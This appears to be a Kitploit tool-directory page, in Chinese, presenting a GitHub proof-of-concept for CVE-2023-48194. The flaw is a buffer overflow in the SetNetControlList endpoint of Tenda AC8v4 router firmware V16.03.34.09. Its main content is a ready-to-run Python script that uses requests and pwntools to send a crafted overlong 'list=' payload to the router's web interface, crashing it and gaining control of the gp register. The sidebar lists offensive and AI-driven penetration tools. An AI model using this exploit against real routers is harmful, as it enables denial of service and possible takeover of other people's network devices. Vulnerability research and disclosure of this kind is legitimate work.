Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2023-48194 — 针对Tenda AC8v4路由器固件(V16.03.34.09)中通过SetNetControlList端点存在的缓冲区溢出漏洞的概念验证利用程序,演示了对gp寄存器的控制。 | Kitploit
工具/GitHubGitHub/zt20xx/cve-2023-48194
嵌入式系统安全漏洞分析漏洞利用Web应用程序漏洞利用模糊测试硬件与物联网安全二进制利用
GitHubzt20xx/cve-2023-48194

CVE-2023-48194

针对Tenda AC8v4路由器固件(V16.03.34.09)中通过SetNetControlList端点存在的缓冲区溢出漏洞的概念验证利用程序,演示了对gp寄存器的控制。

查看仓库
482年前尚未审核
分享

CVE-2023-48194

概述

固件下载网站:

https://www.tenda.com.cn/download/detail-3683.html

https://down.tenda.com.cn/uploadfile/AC8/V16.03.34.09.zip

https://static.tenda.com.cn/tdcweb/download/uploadfile/AC8/V16.03.34.09.zip

受影响版本

AC8/V16.03.34.09

漏洞详情





Tenda AC8v4 V16.03.34.09。由于 sscanf,s8 的最后一位被 \x0 覆盖。执行 set_client_qos 后,获得了对 gp 寄存器的控制权。

image-20231110220324578

image-20231111010734363

image-20231110211938397

PoC

一个导致 Segmentation fault (core dumped) 的 PoC

import requests
url = 'http://192.168.0.1/goform/SetNetControlList'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36',
    'Accept': '*/*',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'zh-CN,zh;q=0.9',
    'Connection': 'close',
    'Content-Length': '3003'
}
payload=b"list="

pad=0x407ff818-0x407ff7c0
from pwn import *
target=0x40302010
target=p32(target)
payload+=b"a"*(pad)+target+b"c"*(0x110-pad)
# list len >=0x100
try:
    requests.post(url, headers=headers, data=payload,timeout=3)
except requests.exceptions.ReadTimeout:
    print("test ok")

image-20240706214512012

sscanf 之前

image-20231110215023268

之后,会返回

image-20231110215635663

image-20231110222010134

image-20231110222523163

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    389
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    255
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    247

探索所有工具

浏览我们的工具集合

查看所有工具 →